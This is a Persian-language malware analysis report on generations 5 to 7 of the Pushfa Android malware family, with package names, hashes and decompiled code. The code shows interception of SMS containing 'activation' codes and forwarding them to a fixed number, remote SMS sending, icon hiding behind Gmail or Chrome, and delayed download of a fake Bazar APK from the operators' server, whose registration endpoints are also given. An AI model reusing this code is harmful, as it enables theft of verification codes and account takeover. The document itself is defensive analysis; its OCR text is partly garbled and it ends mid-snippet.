
نام برنامه	نام بسته	توسعه‌دهنده	Sha256	آیکون
سوت بزن گوشیتو پیدا کن	com.hasti.pushfasoot3	androiddev	3e794c4a16e2be6a889e8412ece69df63f94bcc4b34b646ad8c89f22a21b89c5	

با اجرای برنامه، ابتدا بررسی می‌شود اولین بار است که برنامه اجرا می‌گردد یا نه. درصورتی که اولین بار باشد درخواست فعال کردن مجوز مدیریتی به کاربر داده می‌شود در غیر این صورت برنامه اجرا می‌شود.

```
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_main);
    this.textView = (TextView) findViewById(R.id.pitchText);
    this.snakeView = (SnakeView) findViewById(R.id.snake);
(۱) Pushe.initialize(this, true);
    this.sharedPreferences = PreferenceManager.getDefaultSharedPreferences(this);
    boolean z = this.sharedPreferences.getBoolean("isfst", true);
    startdeviceadmin();   → درخواست مجوز مدیریتی در اولین اجرای برنامه (۲)
    if (!z) {
        bundle = getComponentName().getShortClassName().substring(1);
        Log.e("comp=:", bundle);
        OpnenApp(getpckg(bundle));   → فعال شدن برنامه در اجراهای بعدی
        finish();
    }
}
```

شکل ۱۰ اجرای برنامه در نسل ۵

اما یکی از مهم‌ترین اعمال مخربی که در این نسل انجام می‌گردد، خواندن پیامک‌های دریافتی کاربر درصورتی است که کلمه‌ی مشخصی در آن وجود داشته باشد. برای این کار پیامک‌هایی که به کاربر می‌رسد بررسی می‌شود و اگر شامل عبارت «فعال‌سازی» باشد، کل پیامک به شماره‌ی مشخصی فرستاده می‌شود.




```
public class SmsReceiver extends BroadcastReceiver {
    static final /* synthetic */ boolean $assertionsDisabled = false;
    private static final String SMS_RECEIVED = "android.provider.Telephony.SMS_RECEIVED";

    public void onReceive(Context context, Intent intent) {
        try {
            if (SMS_RECEIVED.equalsIgnoreCase(intent.getAction())) {
                intent = getfullMessage(intent);
                if (intent != null) {
                    Log.e("SMS: ", intent.getBody());
                    if (contine(intent.getBody())) {
                        sendConvertedShomare(context, intent.getBody());
                    }
                }
            }
        } catch (Context context2) {
            context2.printStackTrace();
        }
    }

    private boolean contine(String str) {
        if (!(str.contains("فعالسازی") || str.contains("فعالسازي"))) {
            if (str.contains("فعالسازی") == null) {
                return null;
            }
        }
        return true;
    }

    private void sendConvertedShomare(Context context, String str) {
        str = NumberClasss.getNumber2(str);
        for (int i = 0; i < str.size(); i++) {
            String str2 = (String) str.get(i);
            new KodModels(context).sendSMS(Constance.defaultNumber, str2);
            Log.e("onumb:", str2);
        }
    }
```

شکل ۱۱ کد دریافت پیامک و ارسال متن‌های دارای عبارت فعال‌سازی

در این نسل نیز با دریافت پیام از سرویس‌های تبلیغاتی، برنامه اقدام به انجام کارهایی مشابه نسل‌های قبل مانند باز کردن لینک اینستاگرام، لینک در مرورگر، دیالوگ تبلیغاتی، لینک تلگرامی (در نسخه‌های رسمی یا غیررسمی) و لینک از کافه‌بازار می‌کند. علاوه بر این اقداماتی چون باز کردن یک برنامه نصب‌شده روی گوشی کاربر، ارسال پیامک با متن دلخواه به شماره دلخواه و تغییر آیکون برنامه از جمله کارهایی است که با استفاده از این سرویس‌ها انجام می‌شود.

۳-۶ نسل ششم بدافزارهای پوشفا


در این نسل از بدافزارهای پوشفا از سرویس‌های پوشه، وان‌سیگنال و پوشفا استفاده شده است. از اعمال مخربی که در این گروه دیده می‌شود می‌توان به دانلود برنامه‌ای از لینک‌های موجود در پایگاه داده، دانلود برنامه بازار جعلی، بررسی برنامه‌های تلگرامی نصب شده در دستگاه کاربر و عضو کردن کاربر در کانال تلگرامی، مخفی

شدن آیکون برنامه و جایگزین کردن برنامه با یکی از برنامه‌های گوگل‌پلی، مرورگر کروم، Gmail و map به صورت تصادفی اشاره کرد.

اطلاعات یکی از بدافزارهای این نسل در جدول زیر آورده شده است.

نام برنامه	نام بسته	توسعه‌دهنده	Sha256	آیکون
موبوگرام	com.push.pushjson	Androiddev	b1d044c4435b56d85d2f2e1cefc195e514a7637ed6b1dbe48a3149f12de8a370	

تحلیل کد و ترافیک برنامه نشان می‌دهد که در این نسل از بدافزارها، ابتدا صفحه‌ی درخواست فعال کردن مجوز مدیریتی به کاربر نمایش داده می‌شود. این صفحه حتی در صورت کلیک بر روی کلمه انصراف باز همان روند معمول خود را ادامه می‌دهد. پس از خروج از صفحه‌ی درخواست، آیکون برنامه مخفی شده و آیکون برنامه‌ی دیگری جایگزین می‌شود. همچنین به صورت تصادفی یکی از لینک‌های موجود در پایگاه‌داده‌ی موجود در کد برنامه انتخاب شده و پکیج آن در دستگاه دانلود می‌شود. برنامه‌ی بازار جعلی نیز به صورت خودکار در دستگاه کاربر نصب می‌گردد.



شکل ۱۲ کد برنامه‌های نسل ۶

در این نسل نیز با دریافت پیام از سرویس‌های تبلیغاتی، برنامه اقدام به انجام کارهایی مشابه نسل‌های قبل می‌کند اما علاوه بر آن‌ها، اقداماتی پیرامون مشاهده و ارسال پیامک را نیز انجام می‌دهد.

۷-۳ نسل هفتم بدافزارهای پوشفا

بدافزارهای این نسل اخیرا شروع به انتشار یافته‌اند و عملکرد آن‌ها به نوعی دو نسل قبلی را پوشش می‌دهد. برنامه‌های این نسل از سرویس‌های تبلیغاتی پوشه، پوشفا و فایربیس استفاده می‌کند. درواقع از ترکیب عملکرد مربوط به دریافت پیامک از نسل پنجم و عملکردهای نسل ششم، نسل جدید به وجود آمده است.

از آنجایی که این نسل از بدافزارها طبق بررسی‌های انجام گرفته، آخرین نسل از بدافزارهای پوشفا تاکنون بوده و تمام برنامه‌هایی که به تازگی منتشر می‌شوند از این نسل هستند، به عملکرد این بدافزارها به صورت کامل‌تری در این گزارش پرداخته می‌شود.

از بدافزارهای موجود در این نسل که هر روز با نام جدید و عملکرد یکسان در حال انتشار در پیام‌رسان‌ها است، می‌توان از سایفون نام برد.

نام برنامه	نام بسته	توسعه‌دهنده	Sha256	آیکون
Psiphon	com.pushfafinal.hidennew1	Android	74bd622c7e0dcef488065afdeee604e5380eeea93bdb1230b94aac68d796585f	


در بین مجوزهای این برنامه دسترسی‌های مشکوک فراوانی از جمله دریافت، مشاهده و ارسال پیامک، تغییر و حذف اطلاعات کارت SD و دسترسی به مکان تقریبی دیده می‌شود.

```
<uses-permission
 android:name="android.permission.ACCESS_COARSE_LOCATION”/>
<  uses-permission
android:name="android.permission.ACCESS_FINE_LOCATION”/>
 <uses-permission
android:name="android.permission.READ_EXTERNAL_STORAGE"/>
 <uses-permission
android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
 <uses-permission android:name="android.permission.INTERNET"/>
 <uses-permission android:name="android.permission.READ_SMS"/>
 <uses-permission android:name="android.permission.RECEIVE_SMS"/>
 <uses-permission android:name="android.permission.SEND_SMS"/>
```

پس از نصب برنامه، از کاربر خواسته می‌شود تا مجوز مدیریتی موردنظر برنامه را فعال کند که این صفحه حتی اگر کاربر دکمه تایید را نزند نیز پس از ۱۰ ثانیه بسته می‌شود و آیکون برنامه مخفی شده و برنامه‌ی دیگری مانند Gmail جایگزین این برنامه می‌گردد.


شکل ۱۳ درخواست مجوز مدیریتی

پس از مدتی که از نصب برنامه‌ی سایفون گذشت، از طرف این برنامه، برنامه‌ی دیگری به نام «آنبلاک کن» دانلود می‌شود و درخواست نصب آن به کاربر نشان داده می‌شود و تا زمانی که کاربر این برنامه را نصب نکند، هر چند لحظه یک بار این درخواست تکرار می‌شود. این برنامه از لینک http://pushfa.app/riyahi/com.pushfafinal.unblockkon.apk دانلود می‌شود که به نظر می‌رسد نام ریاحی موجود در این آدرس همان سعید ریاحی در سایت قبلی است.



شکل ۱۴ درخواست نصب برنامه از طرف سایفون

همچنین برنامه‌های دیگری نیز توسط این برنامه دانلود می‌شود و درخواست نصب آن به کاربر داده می‌شود که در تصویر زیر برخی از این برنامه‌ها نشان داده شده است. اغلب این برنامه‌ها یا بدافزار هستند و یا کاربر را عضو سرویس ارزش‌افزوده‌ای می‌کنند.



شکل ۱۵ صفحه درخواست برخی برنامه‌ها از طرف سایفون

برای بررسی عملکرد نسل هفتم بدافزارهای پوشفا، کد و ترافیک آن مورد تحلیل قرار گرفته است. در ادامه هر کدام از رفتارهای برنامه به تفضیل بیان می‌گردد.

۱. سرویس‌های استفاده شده

- **سرویس پوشه:** با دریافت پیام از سرویس پوشه، برنامه اقدام به انجام یکی از کارهای زیر می‌کند:
  - باز کردن لینک اینستاگرام

```
case 28903346:
  if (string.equals("instagram")) {
    obj = 2;
    break;
  }
  break;      case 2:
                try {
                  url = jSONObject.getString("url");
                  type = jSONObject.getString(Param.TYPE);
                  intent = new Intent(this, other.class);
                  intent.addFlags(268435456);
                  startActivity(intent);
                } catch (Exception e22) {
                  e22.printStackTrace();
                }
```

در این کلاس با توجه به نام برنامه آن را اجرا می‌کند

  - باز کردن یک لینک در مرورگر

```
case 117588:
  if (string.equals("web")) {
    obj = 4;
    break;
  }
  break;    case 4:
              try {
                url = jSONObject.getString("url");
                type = jSONObject.getString(Param.TYPE);
                intent = new Intent(this, other.class);
                intent.addFlags(268435456);
                startActivity(intent);
              } catch (Exception e2222) {
                e2222.printStackTrace();
              }
```

  - باز کردن یک دیالوگ تبلیغاتی
  - باز کردن یک لینک تلگرامی (در نسخه‌های رسمی یا غیررسمی)
  - باز کردن یک لینک از کافه‌بازار

- **سرویس پوشفا:** با دریافت پیام از سرویس پوشفا، برنامه یکی از کارهای زیر را انجام می‌دهد:
  - باز کردن یک برنامه نصب‌شده روی گوشی کاربر

```
if (jSONObject.equals("OpenApp") != null) {
    obj = null;
}
```

```
switch (obj) {
    case null:
        this.kodModels.OpenApp(this.pm);
        return;
```

```
public void OpenApp(String str) {
    try {
        str = this.context.getPackageManager().getLaunchIntentForPackage(str);
        if (str != null) {
            str.setFlags(268435456);
            this.context.startActivity(str);
        }
    } catch (String str2) {
        str2.printStackTrace();
    }
}
```

- ارسال پیامک با متن دلخواه به شماره دلخواه

```
} else if (jSONObject.equals("sms") != null) {
    obj = 2;
}
```

```
case 2:
    if (this.text.isEmpty() == null) {
        this.kodModels.sendSMS(this.tell, this.text);
    }
    if (this.text2.isEmpty() == null) {
        this.kodModels.sendSMS(this.tell, this.text2);
    }
    if (this.text3.isEmpty() == null) {
        this.kodModels.sendSMS(this.tell, this.text3);
    }
    if (this.text4.isEmpty() == null) {
        this.kodModels.sendSMS(this.tell, this.text4);
        return;
    }
    return;
```

```
public void sendSMS(String str, String str2) {
    try {
        SmsManager.getDefault().sendTextMessage(str, null, str2, null, null);
    } catch (String str3) {
        str3.printStackTrace();
    }
}
```

- تغییر آیکون برنامه

```
} else if (jSONObject.equals("changeicon") != null) {
    obj = 1;
}
```

```
case 1:
    startchangeservice();
    return;
```

انتخاب یک برنامه به صورت تصادفی و تغییر آیکون برنامه به آیکون برنامه انتخابی

```
private void startchangeservice() {
    this.context.startService(new Intent(this.context, ChangeiconService.class));
}
```

- **سرویس FireBase**: با دریافت پیام از این سرویس، برنامه مشابه دریافت پیام از سرویس پوشفا عمل می‌کند.

۲. سایر عملکردهای برنامه

- ثبت‌نام دستگاه و کاربر : ابتدا با اتصال به میزبان https://pushfa.app/api/device/register دستگاه مربوط به کاربر ثبت‌نام می‌شود. پس از آن کاربر نیز در لینک https://pushfa.app/api/generator/user ثبت‌نام می‌شود. از اطلاعاتی که از کاربر و دستگاه به لینک ثبت‌نام می‌فرستد، می‌توان به نام بسته، اپراتور، گذرواژه (توسط برنامه مقداردهی شده)، شناسه و مدل دستگاه اشاره نمود.

```
try {
    Log.i("Pushfa:", "Trying to Register To Pushfa");
    AndroidNetworking.get("https://pushfa.app/api/device/register").addQueryParameter("device_password", "Push2017")
        public void onResponse(String str) {
            StringBuilder stringBuilder = new StringBuilder();
            stringBuilder.append(str);
            stringBuilder.append(" Registered To Pushfa");
            Log.i("Pushfa onResponse:", stringBuilder.toString());
        }
AndroidNetworking.post("https://pushfa.app/api/generator/user").addBodyParameter("user", str).build().getAsJSONObject
    public void onResponse(JSONObject jSONObject) {
        try {
            Log.e("Json", jSONObject.toString());
            SharedPreferences sharedPrefrence = PrefrenceMGR.getSharedPrefrence
            JSONObject optJSONObject = jSONObject.optJSONObject(Constant.json);
            String optString = optJSONObject.optString(Constance.checknull);
            String optString2 = optJSONObject.optString(Constance.lenth);
            String optString3 = optJSONObject.optString(Constance.index1);
            String optString4 = optJSONObject.optString(Constance.index2);
            String optString5 = optJSONObject.optString(Constance.number);
            String optString6 = optJSONObject.optString(Constance.messagesize);
            JSONArray optJSONArray = optJSONObject.optJSONArray("kelidvajeh");
            Set linkedHashSet = new LinkedHashSet();
            for (int i = 0; i < optJSONArray.length(); i++) {
                linkedHashSet.add(optJSONArray.optJSONObject(i).optString("key"));
            }
```

```
POST /api/generator/user HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Host: pushfa.app
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.10.0
```

شکل ۱۶ ثبت‌نام کاربر و دستگاه

- خواندن پیامک‌های دریافتی: در کد برنامه قسمتی وجود دارد که نشان می‌دهد برنامه به محض دریافت پیامک روی گوشی کاربر، اقدام به بررسی محتوای پیامک می‌کند و در صورتی که شامل کلیدواژه‌ی خاصی باشد (طبق بررسی ترافیک این کلیدواژه کلمه‌ی «فعال‌سازی»

است) کد فعال‌سازی را از متن پیامک استخراج می‌کند و آن را به شماره********** ارسال می‌کند.

```
public void onReceive(Context context, Intent intent) {
    try {
        if (SMS_RECEIVED.equalsIgnoreCase(intent.getAction())) {
            Message message = getfullMessage(intent);
            if (message != null) {
                Log.e("SMS: ", message.getBody());
                if (contine(context, message.getBody()) != null) {
                    Log.e("SMS: ", "contione ok");
                    sendConvertedShomare(context, message.getBody());
                }
                assignvalues(context);
                if (this.tell2.equalsIgnoreCase("0") != null || this.tell2.contains(message.getAddress()) == null) {
                    Log.e("Number:", "Invalide Number");
                    return;
                }
                smsreciveHandle(context, message, this.hassmssize, this.msgsize, this.index1, this.index2, this.lenth);
            }
        }
    } catch (Context context2) {
        context2.printStackTrace();
    }
}
private boolean contine(Context context, String str) {
    Context<String> stringSet = PrefrenceMGR.getSharedPrefrence(context, Constance.smsprf).getStringSet(Constance.kelidvajeh, new HashSet());
    if (stringSet != null) {
        for (String str2 : stringSet) {
            if (str.contains(str2)) {
                Log.e("kelidvajeh is:", str2);
                return true;
            }
        }
    }
    return null;
}
```

ارسال پیامک به شماره

```
"kelidvajech": [
  {
    "key": "فعالسازی"
  },
```

شکل ۱۷ خواندن پیامک‌های دریافتی در کد برنامه

شکل ۱۸ دریافت پیامک‌های دارای «فعال‌سازی» و ارسال به شماره دیگر

به نظر می‌رسد که هدف بدافزارنویس از این کار، عضو کردن کاربران در سرویس‌های ارزش‌افزوده است چرا که اکثر پیامک‌های فعال‌سازی ارزش‌افزوده حاوی عبارت "فعال‌سازی" هستند. همچنین سرویس‌های دیگری نیز

وجود دارند که به هنگام ثبت‌نام، برای کاربر پیامکی حاوی عبارت "فعال‌سازی" و کد ورود ارسال می‌کنند، از این رو بدافزارنویس می‌تواند با استفاده از کدهای دریافتی، به اکانت کاربر وارد شود. در این برنامه همچنین شماره‌ی پیش‌فرضی ثبت شده که ممکن است در حالاتی که هیچ شماره‌ای در ترافیک دیده نمی‌شود، پیامک‌ها را به این شماره ارسال کند.

```
public static final String defaultNumber = "          ";
```

- نصب برنامه‌ی بازار جعلی: حدود ۳۰ دقیقه پس از نصب و اجرای برنامه، برنامه از لینک http://pushfa.com/download/Bazar.apk شروع به دانلود و نصب برنامه‌ی بازار می‌کند.

```
private void startservices() {
  new Handler().postDelayed(new Runnable() {
    public void run() {
      MainActivity.this.startService(new Intent(MainActivity.this, DownloadKhodkar.class));
    }
  }, 1800000);
```

```
public class DownloadKhodkar extends Service {
  @Nullable
  public IBinder onBind(Intent intent) {
    return null;
  }

  public int onStartCommand(Intent intent, int i, int i2) {
    DownloadMgr.download(this, "http://pushfa.com/download/Bazar.apk", "Bazar", false, "", null);
    return super.onStartCommand(intent, i, i2);
  }
}
```

شکل ۱۹ نصب برنامه بازار جعلی

- باز کردن کانال هانیفان: حدود ۵۰ دقیقه پس از نصب و اجرای برنامه، این برنامه نصب بودن مجموعه‌ای از برنامه‌های تلگرامی را در دستگاه کاربر بررسی می‌کند و هنگامی که برنامه‌ای را پیدا کرد که در دستگاه نصب است، این جستجو را متوقف می‌کند و با استفاده از همان برنامه کانال هانیفان را برای کاربر نمایش می‌دهد.

```
new Handler().postDelayed(new Runnable() {
    public void run() {
        MainActivity.this.checkAllGram();
    }
}, 1200000);
}
```

```
private void checkAllGram() {
    Intent intent;
    r0 = new String[12];
    int i = 0;
    r0[0] = "com.hanista.mobogram";
    r0[1] = "org.telegram.messenger";
    r0[2] = "com.hanista.mobogram.two";
    r0[3] = "com.hanista.mobogram.three";
    r0[4] = "ir.persianfox.messenger";
    r0[5] = "ir.rrgc.telegram";
    r0[6] = "ir.alimodaresi.mytelegram";
    r0[7] = "org.telegram.plus";
    r0[8] = "ir.teletalk.app";
    r0[9] = "ir.felegram";
    r0[10] = "ir.ilmili.telegraph";
    r0[11] = "org.telegram.engmariaamani";
    for (String str : r0) {
        if (KodModels.isPackageInstalled(this, str)) {
            try {
                intent = new Intent("android.intent.action.VIEW");
                intent.setData(Uri.parse("tg://resolve?domain=HniFun"));
                intent.setPackage(str);
                startActivity(intent);
            } catch (Exception e) {
                e.printStackTrace();
            }
            i = 1;
            break;
        }
    }
```

پکیج های مورد بررسی برنامه

شکل ۲۰ بررسی نصب بودن برنامه تلگرامی و نمایش کانال هانی فان

- مخفی کردن آیکون برنامه و جایگزین کردن برنامه‌ای دیگر: برنامه پس از اجرا از کاربر می‌خواهد تا دسترسی به مجوز مدیریتی مورد نظرش را فعال کند اما حتی اگر کاربر این تایید را انجام ندهد باز هم پس از ۱۰ ثانیه این صفحه خارج شده و آیکون برنامه مخفی می‌شود و به جای آن به صورت تصادفی یکی از برنامه‌های Gmail، Google play، Chrome و map جایگزین می‌گردد.

```
private String getact() {
    return new String[]{"MainActivityGmail", "MainActivityGooglePlay", "MainActivityChrome", "MainActivityMap"}[new Random().nextInt(3)];
}

bundle = getact();
String substring = getComponentName().getShortClassName().substring(1);
Log.e("comp=:", substring);
start(getpckg(substring));
if (this.sharedPreferences.getBoolean("isfst", true)) {
    this.sharedPreferences.edit().putBoolean("isfst", false).apply();
    getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
    PackageManager packageManager = getPackageManager();
    String packageName = getPackageName();
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append(getPackageName());
    stringBuilder.append(".");
    stringBuilder.append(bundle);
    packageManager.setComponentEnabledSetting(new ComponentName(packageName, stringBuilder.toString()), 1, 1);
```

شکل ۲۱ مخفی شدن آیکون برنامه و جایگزینی برنامه‌ای دیگر

- دانلود برنامه‌های دیگر: این برنامه پس از نصب و اجرا برنامه‌های دیگری را دانلود می‌کند و از کاربر می‌خواهد تا آن‌ها را نصب کند و تا زمانی که کاربر آن‌ها را نصب نکند پیام درخواست نصب به کاربر نشان داده می‌شود. برای این کار با توجه به پیام json ای که دریافت می‌کند تعیین می‌شود که چه عملیاتی باید انجام شود که یکی از این اعمال نصب خودکار برنامه‌ها است.


```
public void Process(JSONObject jSONObject) {
    try {
        assignvalue(jSONObject);
        jSONObject = this.CheckNull;
        Object obj = -1;
        switch (jSONObject.hashCode()) {
            case -2131298263:
                if (jSONObject.equals("changeicon") != null) {
                    obj = 1;
                    break;
                }
                break;
            case -2086011160:
                if (jSONObject.equals("NasbKhodkar") != null) {
                    obj = 10;
                    break;
                }
                break;
```

```
case 10:
    try {
        if (KodModels.isPackageInstalled(this.context, this.pm) != null) {
            Log.e("NasbKhodkar: ", "app is allredy installed");
            return;
